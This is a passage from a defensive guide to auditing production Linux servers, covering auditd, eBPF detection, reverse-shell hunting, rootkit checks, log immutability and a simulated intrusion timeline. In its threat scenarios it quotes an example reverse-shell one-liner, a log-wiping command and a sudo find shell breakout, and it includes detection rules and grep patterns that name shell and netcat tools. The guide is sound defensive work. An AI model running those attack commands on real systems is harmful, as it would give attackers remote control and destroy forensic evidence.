- Corrective Directive: Restrict permissions:
sudo chmod o-w <path>, and assign valid ownership:sudo chown root:root <path>.
Tip 15: Ephemeral & Shared Memory Storage Execution Auditing (/dev/shm, /tmp)
- What We Are Auditing: Temporary filesystems (
/tmp,/var/tmp,/dev/shm) for executable binaries, shared objects, or hidden scripts. - The Threat / Drift Scenario: Because
/dev/shmis backed by RAM and writable by all users, adversaries exploit it to compile and execute stealthy C/Rust payloads, unpack crypto-miners, or drop shared libraries (.so) for dynamic linking attacks. - The Audit Inspection Command:
# Scan ephemeral filesystems for executables and script payloads sudo find /tmp /var/tmp /dev/shm -xdev -type f \( -perm -0111 -o -name "*.sh" -o -name "*.py" -o -name "*.so" -o -name "*.elf" \) -exec ls -la {} + - Interpreting Results & Forensic Indicators:
- PASS: Zero executable binaries or standalone scripts located in temporary directories.
- FAIL: Presence of ELF executables (e.g.,
/dev/shm/.x11or/tmp/payload.elf).
- Corrective Directive: Kill any processes executing from ephemeral storage:
sudo fuser -k /dev/shm/*, and ensure/dev/shmand/tmpare mounted withnoexec,nosuid,nodevin/etc/fstab.
Tier 4: Kernel Syscall Telemetry & Runtime Observability
Application logs can be spoofed, suppressed, or bypassed. The Linux kernel, however, sees every system call (syscall) executed by every thread on the machine. Kernel auditing provides ground truth.
Tip 16: Kernel Audit Framework (auditd) Production Ruleset & Buffer Optimization
- What We Are Auditing: The Linux Audit daemon configuration and kernel Netlink ring buffer parameters to prevent dropped audit events.
- The Threat / Drift Scenario: Under heavy load or an intentional Denial-of-Service (DoS) attack, the kernel’s
kauditdring buffer can overflow. If misconfigured, the kernel will either drop security events silently or crash the machine. - The Audit Inspection Command:
Inspect
/etc/audit/auditd.confand active kernel audit status:# Check active audit status, backlog limits, and failure flags sudo auditctl -s - Production Buffer & Failure Configuration:
In
/etc/audit/rules.d/00-buffer.rules:## Clear all existing rules -D ## Set kernel backlog buffer limit (increase for busy production servers) -b 8192 ## Failure mode: 1 = log rate limit error, 2 = kernel panic (for strict compliance) -f 1 ## Rate limit message generation per second (0 = unlimited) -r 0 - Interpreting Results & Forensic Indicators:
- PASS:
backlog_limit >= 8192,lost = 0(zero dropped events),backlog = 0(queue healthy). - FAIL:
lost > 0. This indicates that security events are being dropped by the kernel before reaching userspace!
- PASS:
- Corrective Directive: Increase the backlog buffer (
auditctl -b 16384) and tune the audit log disk write mode in/etc/audit/auditd.conf(flush = INCREMENTAL_FLUSH).
Tip 17: Process Execution Tracing & Non-Repudiable auid vs. uid Attribution
- What We Are Auditing: Execution of all system binaries via the
execvesystem call, specifically tracking the Audit Login UID (auid). - The Threat / Drift Scenario: When user
developer_dan(UID1001) authenticates via SSH and runssudo su, their effective UID becomes0. If an auditor only logsuid, the event log merely records: “root modified /etc/shadow”. The true human identity is lost. - The Audit Rule:
In
/etc/audit/rules.d/50-root-watch.rules:## Track all 64-bit execve syscalls initiated by human sessions (auid != -1 / 4294967295) -a always,exit -F arch=b64 -S execve -F auid!=4294967295 -F auid!=0 -k human_process_exec - The Forensic Query Command:
# Query commands executed by human users elevated to root sudo ausearch -k human_process_exec -m SYSCALL -ts recent - Interpreting Results & Forensic Indicators:
type=SYSCALL msg=audit(1726632400.100:942): arch=c000003e syscall=59 success=yes exit=0 ppid=1412 pid=2890 auid=1001 uid=0 euid=0 comm="useradd" exe="/usr/sbin/useradd"syscall=59: Theexecvesystem call.uid=0: Executed as root.auid=1001: Incontrovertibly proves thatdeveloper_daninitiated the action.
- Corrective Directive: Always audit against
auidfor non-repudiation in legal and compliance investigations.
Tip 18: Kernel Module Loading & LKM Rootkit Hook Auditing
- What We Are Auditing: Loading and unloading of Loadable Kernel Modules (LKMs).
- The Threat / Drift Scenario: Advanced persistent threats and sophisticated rootkits (e.g., Diamorphine, Reptile) operate as kernel modules. Once loaded, they hook the
sys_call_table, conceal files, hide processes from/proc, and bypass all user-space monitoring tools. - The Audit Rule:
In
/etc/audit/rules.d/50-root-watch.rules:## Track module loading and deletion syscalls -a always,exit -F arch=b64 -S init_module -S finit_module -S delete_module -k kernel_modules -w /usr/sbin/insmod -p x -k module_insertion -w /usr/sbin/rmmod -p x -k module_removal -w /usr/sbin/modprobe -p x -k module_manipulation - The Forensic Inspection Command:
# 1. Search for recent module loading events sudo ausearch -k kernel_modules -ts today # 2. Inspect active kernel modules against distribution baseline lsmod | head -n 25 - Interpreting Results & Forensic Indicators:
- PASS: Kernel modules are loaded strictly during system boot by
systemd-udevd. - FAIL: Module insertion events triggered interactively from a shell session (
comm="insmod" auid=1000).
- PASS: Kernel modules are loaded strictly during system boot by
- Corrective Directive: If unneeded, disable module loading globally at runtime:
sudo sysctl -w kernel.modules_disabled=1.
Tip 19: Audit Ruleset Immutability Lockdown (-e 2) & Tamper Resistance
- What We Are Auditing: The enforcement mode of the Linux Audit subsystem.
- The Threat / Drift Scenario: If an attacker attains root access, their immediate next command is
auditctl -Dto wipe all audit rules, blinding security operations. - The Audit Rule:
At the very end of
/etc/audit/rules.d/99-immutable.rules:## Lock audit configuration in immutable mode -e 2 - The Audit Inspection Command:
sudo auditctl -s | grep "enabled" - Interpreting Results & Forensic Indicators:
- PASS:
enabled 2. Once set to2, no audit rules can be modified, appended, or deleted without rebooting the entire operating system. Evenrootrunningauditctl -Dwill be denied withError sending delete rule request (Operation not permitted). - FAIL:
enabled 1. The audit daemon is running, but rules can be wiped by any elevated process.
- PASS:
- Corrective Directive: Ensure
-e 2is the final directive in your ruleset and load it withsudo augenrules --load.
Tip 20: Next-Gen Behavioral Runtime Observability with eBPF (Tetragon & Falco)
- What We Are Auditing: Real-time kernel tracepoints and Linux Security Module (LSM) hooks using eBPF bytecode.
- The Threat / Drift Scenario: Traditional syscall monitoring with auditd does not inspect container namespaces or deep kernel state, and can suffer from Time-of-Check to Time-of-Use (TOCTOU) race conditions.
- The Audit Implementation:
Using Cilium Tetragon or Falco, audit runtime behavior directly inside the kernel:
# Falco rule: Detect reverse shells spawned from web servers or background daemons - rule: Outbound Connection from Shell desc: Detect interactive shell making network connections condition: > evt.type = connect and proc.name in (bash, sh, zsh, ksh, python, perl) and fd.sip != "127.0.0.1" output: > CRITICAL: Reverse shell detected (user=%user.name proc=%proc.cmdline target=%fd.rip:%fd.rport parent=%proc.pname) priority: CRITICAL tags: [network, reverse_shell, mitre_execution] - The Inspection Command:
# Check Falco service status and live alert stream sudo systemctl status falco --no-pager sudo journalctl -u falco -f -o json-pretty - Interpreting Results & Forensic Indicators:
- PASS: Zero critical behavioral alerts.
- FAIL: Real-time JSON events indicating namespace escapes, binary execution from
/dev/shm, or shells spawned by web daemons (www-data).
- Corrective Directive: Configure Tetragon or Falco to automatically drop or SIGKILL processes triggering critical LSM violations.
Tier 5: Network Attack Surface & Fleet Telemetry
A server is only as secure as its exposed interfaces. Auditing the network layer verifies that internal services are not exposed to the public internet and catches stealthy reverse shells or command-and-control (C2) beaconing.
Tip 21: Listening Socket & Interface Binding Auditing (ss -tulpn & lsof)
- What We Are Auditing: All active TCP and UDP listening sockets, process ownership, and IP interface bindings.
- The Threat / Drift Scenario: Databases (PostgreSQL, Redis) or management APIs (Docker, Kubernetes kubelet) intended for private communication are accidentally bound to wildcard addresses (
0.0.0.0or:::) instead of loopback (127.0.0.1) or private VPC interfaces. - The Audit Inspection Command:
# 1. Enumerate all listening TCP and UDP sockets with process info sudo ss -tulpn # 2. Automated audit flagging any unauthorized wildcard listeners sudo ss -tulpn | awk ' $5 ~ /^(0\.0\.0\.0|:::)/ { split($5, a, ":"); port = a[length(a)]; # Whitelist approved public ingress ports (e.g. 80, 443, 2222) if (port != "80" && port != "443" && port != "2222") { print "ALERT: Unauthorized public wildcard listener:", $5, $7 } }' - Interpreting Results & Forensic Indicators:
- PASS: Internal daemons (Postgres
:5432, Redis:6379) bind strictly to127.0.0.1. Only approved edge reverse proxies (Nginx) bind to0.0.0.0. - FAIL: Critical service bound to
0.0.0.0:6379(Redis without authentication exposed to the public internet).
- PASS: Internal daemons (Postgres
- Corrective Directive: Reconfigure the service’s
listen_addressesorbinddirective in its configuration file and restart the daemon.
Tip 22: Interactive Outbound Connection & Reverse Shell Hunting
- What We Are Auditing: Established outbound network connections initiated by interactive shells or interpreters.
- The Threat / Drift Scenario: When an attacker achieves Remote Code Execution (RCE), they typically execute a reverse shell payload:This creates an outbound connection from the server to the attacker’s listener.
/bin/bash -i >& /dev/tcp/198.51.100.4/4444 0>&1 - The Audit Inspection Command:
# 1. Audit all established network connections sudo ss -tanp state established # 2. Targeted search: Do any interactive shells or script interpreters hold active sockets? sudo lsof -i -nP | grep -E '(bash|sh|zsh|python|perl|ruby|nc|ncat|socat)' || echo "PASS: No interactive shells connected to network." - Interpreting Results & Forensic Indicators:
- PASS: Shell interpreters hold zero network sockets.
- FAIL: Output showing
bashorncwith an active TCP connection to an external IP:This indicates active, interactive remote control by an adversary.bash 4192 root 3u IPv4 89211 0t0 TCP 10.0.1.5:49210->198.51.100.4:4444 (ESTABLISHED)
- Corrective Directive: Immediately terminate the process (
sudo kill -9 4192), sever network connectivity, and preserve memory artifacts for forensic investigation.
Tip 23: Netfilter / Firewall Rule Drift & Docker WAN Bypass Auditing
- What We Are Auditing: Active
nftablesandiptableskernel chains vs. persistent firewall configuration (ufw). - The Threat / Drift Scenario: Modern container engines—most notoriously Docker—modify
iptablesdirectly by insertingDOCKERchains into thePREROUTINGtable. When you publish a container port (docker run -p 8080:8080), Docker routes packets to the container before UFW firewall rules are ever evaluated, bypassing your host firewall entirely! - The Audit Inspection Command:
# 1. Check UFW status sudo ufw status verbose # 2. Inspect raw kernel iptables NAT and PREROUTING chains sudo iptables -t nat -L -n -v | grep -A 10 "Chain DOCKER" - Interpreting Results & Forensic Indicators:
- PASS: Raw iptables chains strictly mirror UFW rules, and container ports bind only to
127.0.0.1. - FAIL: A Docker container port is published on
0.0.0.0despite UFW having a default-deny policy.
- PASS: Raw iptables chains strictly mirror UFW rules, and container ports bind only to
- Corrective Directive: In
/etc/docker/daemon.json, set{"iptables": false}or always bind container ports explicitly to loopback:-p 127.0.0.1:8080:8080.
Tip 24: Live OS Fleet State SQL Auditing with Osquery
- What We Are Auditing: Operating system telemetry queried as a relational database using Osquery.
- The Threat / Drift Scenario: Disparate administrative tools produce inconsistent outputs. Osquery normalizes OS state across Linux distributions into SQL tables (
processes,listening_ports,suid_binaries,crontab). - The Audit Inspection Command:
Execute SQL queries against the local operating system:
# 1. Audit listening ports joined with process names and binary paths osqueryi --line "SELECT lp.port, lp.address, p.name, p.path, p.cmdline FROM listening_ports lp JOIN processes p USING (pid);" # 2. Audit all active scheduled cron tasks across all users osqueryi --line "SELECT command, path, hour, minute FROM crontab;" # 3. Detect logged-in users and current terminal sessions osqueryi --line "SELECT user, host, tty, time FROM logged_in_users;" - Interpreting Results & Forensic Indicators:
- PASS: Query results align perfectly with authorized architecture and cron schedules.
- FAIL: Anomalous cron jobs executing from
/tmpor unknown binaries holding listening ports.
- Corrective Directive: Schedule Osquery daemon (
osqueryd) queries in/etc/osquery/osquery.confto stream SQL result diffs directly to your centralized logging platform.
Tip 25: Dynamic Shared Library Injection & LD_PRELOAD Hook Auditing
- What We Are Auditing: Dynamic linker preload files (
/etc/ld.so.preload) and memory maps of running processes. - The Threat / Drift Scenario: Userland rootkits frequently achieve stealth by placing an entry in
/etc/ld.so.preload. This forces the dynamic linker (ld.so) to load a malicious shared object (.so) into every dynamically linked process, allowing the rootkit to hookreaddir()and hide files fromls. - The Audit Inspection Command:
# 1. Audit /etc/ld.so.preload if [[ -f /etc/ld.so.preload ]]; then echo "CRITICAL ALERT: /etc/ld.so.preload exists! Inspect content immediately:" cat /etc/ld.so.preload else echo "PASS: /etc/ld.so.preload does not exist." fi # 2. Scan running processes for deleted shared libraries or unlinked binaries sudo grep -l " (deleted)" /proc/*/maps 2>/dev/null | cut -d/ -f3 | sort -u | while read -r pid; do if [[ -d "/proc/$pid" ]]; then echo "WARNING: PID $pid ($(cat /proc/$pid/comm 2>/dev/null)) running with deleted libraries!" fi done - Interpreting Results & Forensic Indicators:
- PASS:
/etc/ld.so.preloadis absent. Processes execute unadulterated distribution binaries. - FAIL:
/etc/ld.so.preloadcontains paths to unknown libraries (e.g.,/usr/local/lib/libprocesshider.so).
- PASS:
- Corrective Directive: Delete
/etc/ld.so.preload, identify and delete the malicious.sofile, and reboot the system to flush hooked memory spaces.
Tier 6: Vulnerability Management & Forensic Trail Defense
Hardened servers cannot withstand unpatched kernel exploits. Vulnerability auditing is the continuous process of mapping running software, shared libraries, and kernel versions against active Common Vulnerabilities and Exposures (CVE) databases, while protecting audit trails from anti-forensic tampering.
Tip 26: Root Filesystem CVE Scanning with Trivy & Grype
- What We Are Auditing: The entire host filesystem (
rootfs) for unpatched Common Vulnerabilities and Exposures (CVEs). - The Threat / Drift Scenario: Standard package managers only update packages in active repositories. Outdated libraries, embedded python modules, or forgotten packages remain on the disk with critical known vulnerabilities.
- The Audit Inspection Command:
# Install Trivy and scan the host root filesystem for High and Critical CVEs sudo trivy rootfs --severity HIGH,CRITICAL --security-checks vuln --ignore-unfixed / - Interpreting Results & Forensic Indicators:
- PASS: Zero unpatched
CRITICALorHIGHvulnerabilities with available fixes. - FAIL: Scan returns critical vulnerabilities with public exploit vectors (e.g., remote code execution in OpenSSH, sudo, or glibc).
- PASS: Zero unpatched
- Corrective Directive: Patch identified packages immediately (
sudo apt-get update && sudo apt-get upgrade -y) and track CVE disclosure dates.
Tip 27: Kernel Patch Currency & Canonical Livepatch Auditing
- What We Are Auditing: The running kernel version, reboot status, and livepatch telemetry.
- The Threat / Drift Scenario: Administrators install kernel updates via
apt, but fail to reboot the server. The vulnerable kernel continues executing in memory for months, leaving the machine open to Local Privilege Escalation (LPE) exploits like Dirty Pipe or Dirty Cred. - The Audit Inspection Command:
# 1. Inspect running kernel release uname -r # 2. Check if a reboot is pending due to kernel updates if [[ -f /var/run/reboot-required ]]; then echo "CRITICAL: System reboot required! Running kernel is obsolete." cat /var/run/reboot-required.pkgs else echo "PASS: No reboot required." fi # 3. Check Canonical Livepatch status (on Ubuntu Pro) sudo canonical-livepatch status --verbose 2>/dev/null || echo "Livepatch not configured." - Interpreting Results & Forensic Indicators:
- PASS: Running kernel matches latest installed package; zero pending reboots; Livepatch active and up-to-date.
- FAIL: Running kernel release is older than installed packages and
/var/run/reboot-requiredexists.
- Corrective Directive: Schedule an immediate maintenance window and reboot the node:
sudo reboot.
Tip 28: Host Software Bill of Materials (SBOM) Generation with Syft
- What We Are Auditing: A complete, standardized software inventory of every component installed on the operating system.
- The Threat / Drift Scenario: When a critical zero-day vulnerability (such as Log4j or XZ Utils backdoor) is disclosed, SecOps teams scramble to identify which servers have the affected library installed.
- The Audit Inspection Command:
# Generate a CycloneDX JSON Software Bill of Materials for the host syft dir:/ -o cyclonedx-json > /var/log/host-sbom.json - Interpreting Results & Forensic Indicators:
- PASS: An automated pipeline regularly uploads
/var/log/host-sbom.jsonto an inventory platform (such as Dependency-Track). - FAIL: No central inventory exists; incident responders must run ad-hoc grep commands during an active incident.
- PASS: An automated pipeline regularly uploads
- Corrective Directive: Automate SBOM generation after every maintenance cycle or CI/CD deployment.
Tip 29: Local Log File Immutability (chattr +a) & Anti-Truncation Defense
- What We Are Auditing: Extended filesystem attributes on critical security log files.
- The Threat / Drift Scenario: The first action of an adversary who attains root privileges is anti-forensics:This erases all evidence of their entry vector.
rm -rf /var/log/audit/* && shred -u /var/log/auth.log - The Audit & Enforcement Command:
# 1. Set the append-only attribute (+a) on audit logs sudo chattr +a /var/log/audit/audit.log sudo chattr +a /var/log/auth.log # 2. Audit file attributes (verify the 'a' flag is active) lsattr /var/log/audit/audit.log /var/log/auth.log - Interpreting Results & Forensic Indicators:
- PASS: Both files display the
-----a-------attribute flag. In this state, even the root user cannot overwrite, truncate, or delete the file; data can only be appended. - FAIL: Missing
aflag; files can be zeroed out instantly via> /var/log/auth.log.
- PASS: Both files display the
- Corrective Directive: Apply
chattr +aand configurelogrotateto executechattr -abefore rotation andchattr +aimmediately afterward.
Tip 30: Encrypted mTLS Audit Log Streaming to an Isolated SIEM
- What We Are Auditing: Real-time remote log forwarding configuration over mutual TLS.
- The Threat / Drift Scenario: If an attacker executes a kernel-level exploit, they can disable local protections and compromise local disks. To guarantee non-repudiation, logs must be streamed off-host the millisecond they are generated.
- The Audit Inspection Command:
Verify
/etc/rsyslog.d/50-remote-audit.conf:Test connectivity to the remote collector:# Mutual TLS Configuration for Remote Rsyslog Forwarding $DefaultNetstreamDriver gtls $DefaultNetstreamDriverCAFile /etc/ssl/certs/internal-ca.pem $DefaultNetstreamDriverCertFile /etc/ssl/certs/client-audit-cert.pem $DefaultNetstreamDriverKeyFile /etc/ssl/private/client-audit-key.pem $ActionSendStreamDriverAuthMode x509/name $ActionSendStreamDriverPermittedPeer siem.internal.corp $ActionSendStreamDriverMode 1 # Enforce TLS encryption # Stream all authentication and kernel audit telemetry over TCP port 6514 auth,authpriv.* @@siem.internal.corp:6514sudo systemctl restart rsyslog sudo ss -tanp | grep 6514 || echo "FAIL: Rsyslog not connected to remote SIEM!" - Interpreting Results & Forensic Indicators:
- PASS: Established TLS connection to the remote SIEM. Once an event is transmitted, it cannot be recalled or erased by an adversary on the host.
- FAIL: Logs are stored exclusively on local disks; no remote forwarding active.
- Corrective Directive: Deploy dedicated forwarders (Vector, Fluentbit, or Rsyslog with GnuTLS) and verify off-host ingestion.
Forensic Incident Reconstruction: Tracing an Attacker’s Footsteps
To understand how these 30 auditing controls operate in synergy, let’s trace an actual simulated compromise across each layer of observability:
+---------------------------------------------------------------------------------------------------+
|                           SIMULATED INCIDENT: THE COMPROMISE TIMELINE                             |
|                                                                                                   |
|  [PHASE 1: INGRESS]     Attacker logs in via SSH using a leaked key for user 'contractor'        |
|                         ==> Logged by sshd auth.log & pam_faillock (Tip 02, 04)                   |
|                                                                                                   |
|  [PHASE 2: ELEVATION]   Attacker runs 'sudo find . -exec /bin/sh' to breakout into root           |
|                         ==> Intercepted by auditd execve: auid=1002, uid=0 (Tip 03, 17)           |
|                         ==> Keystrokes captured by pam_tty_audit (Tip 05)                         |
|                                                                                                   |
|  [PHASE 3: PERSISTENCE] Attacker creates '/dev/shm/.backdoor' with SUID 4755                     |
|                         ==> Wazuh FIM triggers real-time fanotify alert (Tip 11, 13, 15)          |
|                                                                                                   |
|  [PHASE 4: EGRESS]      Attacker spawns reverse shell to 198.51.100.4:4444                        |
|                         ==> Tetragon / Falco eBPF LSM hook fires CRITICAL (Tip 20, 22)            |
|                                                                                                   |
|  [PHASE 5: COVER-UP]    Attacker executes 'rm -rf /var/log/audit/audit.log'                      |
|                         ==> Blocked by chattr +a filesystem attribute (Tip 29)                    |
|                         ==> All telemetry already streamed off-host via mTLS (Tip 30)            |
+---------------------------------------------------------------------------------------------------+
Because every layer is audited, the incident response team can reconstruct the entire intrusion within minutes:
- The Human Identity: Attributed to
auid=1002(contractor). - The Escalation Path: Tracked to the
findbinary in/etc/sudoers. - The Staged Malware: Flagged instantly in
/dev/shm. - The Network Destination: Captured by the kernel eBPF connect tracepoint.
- The Proof: Preserved immutably in the remote SIEM.
7. The 30-Point Production Server Audit Checklist
Print this reference card or incorporate it into your automated compliance pipelines to verify production node health:
- 1. UID 0 Integrity Verified: Only
rootis assigned UID 0 in/etc/passwd. - 2. Dormant Accounts Cleared: Zero locked, blank, or orphaned password hashes in
/etc/shadow. - 3. SSH Key Cryptography Audited: Zero RSA < 3072 bits, DSA, or unannotated keys in
authorized_keys. - 4. Sudoers Escalation Clean: Zero
NOPASSWDwildcards or GTFOBins breakout binaries permitted. - 5. TTY Keystroke Auditing Active:
pam_tty_audit.soenabled for elevated sessions. - 6. CIS Benchmark Scanned: Lynis Hardening Index >= 82; zero critical warnings.
- 7. Regulatory OpenSCAP Scanned: Compliance report generated against CIS Level 2 / STIG profiles.
- 8. Package Binaries Verified:
dpkg -V/rpm -Vaconfirms zero altered OS executables. - 9. Repository GPG Keys Vetted: No unauthenticated PPAs or deprecated keys in
/etc/apt/. - 10. Sysctl Drift Checked: Runtime
/proc/sysparameters match hardened baseline templates. - 11. Real-Time FIM Active: Wazuh Agent
<syscheck>monitoring/etc,/bin,/sbinwithwhodata. - 12. AIDE Cryptographic Baseline: Standalone hash database initialized and daily checks scheduled.
- 13. SUID/SGID Binaries Audited: Zero unexpected elevated binaries; diffed against golden baseline.
- 14. World-Writable Files Cleared: Zero world-writable regular files; sticky bit on shared directories.
- 15. Ephemeral Execution Blocked: Zero executables or ELF stagers lurking in
/dev/shmor/tmp. - 16. Auditd Ring Buffer Optimized: Backlog limit >= 8192; zero dropped audit packets (
lost=0). - 17. Non-Repudiable AUID Tracked:
execverules active; login UID preserved across privilege escalations. - 18. Kernel Module Loading Audited:
init_moduleandfinit_modulesyscalls tracked. - 19. Audit Ruleset Locked: Immutable mode (
-e 2) active; rules cannot be wiped without reboot. - 20. eBPF Runtime Auditing Active: Tetragon or Falco inspecting LSM hooks and container namespaces.
- 21. Wildcard Sockets Audited: No internal daemons (Postgres, Redis) listening on
0.0.0.0or:::. - 22. Reverse Shell Probing Empty: Zero interactive shells (
bash,python) holding network sockets. - 23. Docker Firewall Bypass Checked: Raw iptables inspected to confirm containers do not bypass UFW.
- 24. Osquery State Telemetry Active: Regular SQL auditing of processes, listening sockets, and cron.
- 25. LD_PRELOAD Injection Audited:
/etc/ld.so.preloadabsent; zero unlinked binaries in/proc. - 26. Rootfs Vulnerability Scanned: Trivy confirms zero unpatched
CRITICALorHIGHCVEs. - 27. Kernel Patch Currency Verified: Running kernel matches latest package; zero pending reboots.
- 28. Host SBOM Generated: Standardized CycloneDX / SPDX software inventory exported via Syft.
- 29. Local Logs Immutable:
chattr +aapplied to/var/log/audit/audit.logand/var/log/auth.log. - 30. Encrypted Off-Host Forwarding: Logs streamed over mTLS port 6514 to an isolated SIEM.
Conclusion: From Blind Trust to Verified Observability
Hardening sets the baseline; auditing verifies the reality.
A hardened server without auditing is an unmonitored vault: it may repel casual attacks, but when an adversary inevitably finds an unlocked window, they can operate indefinitely inside the dark.
By deploying the Root Watch methodology—pairing continuous kernel-level syscall tracing (auditd and eBPF), real-time file integrity monitoring (Wazuh), rigorous identity audits, and automated compliance drift scans (Lynis/OpenSCAP)—you eliminate the shadows.
Every state change is recorded, every privilege escalation is attributed to an immutable human identity, and your production infrastructure operates under a state of continuous, non-repudiable verification.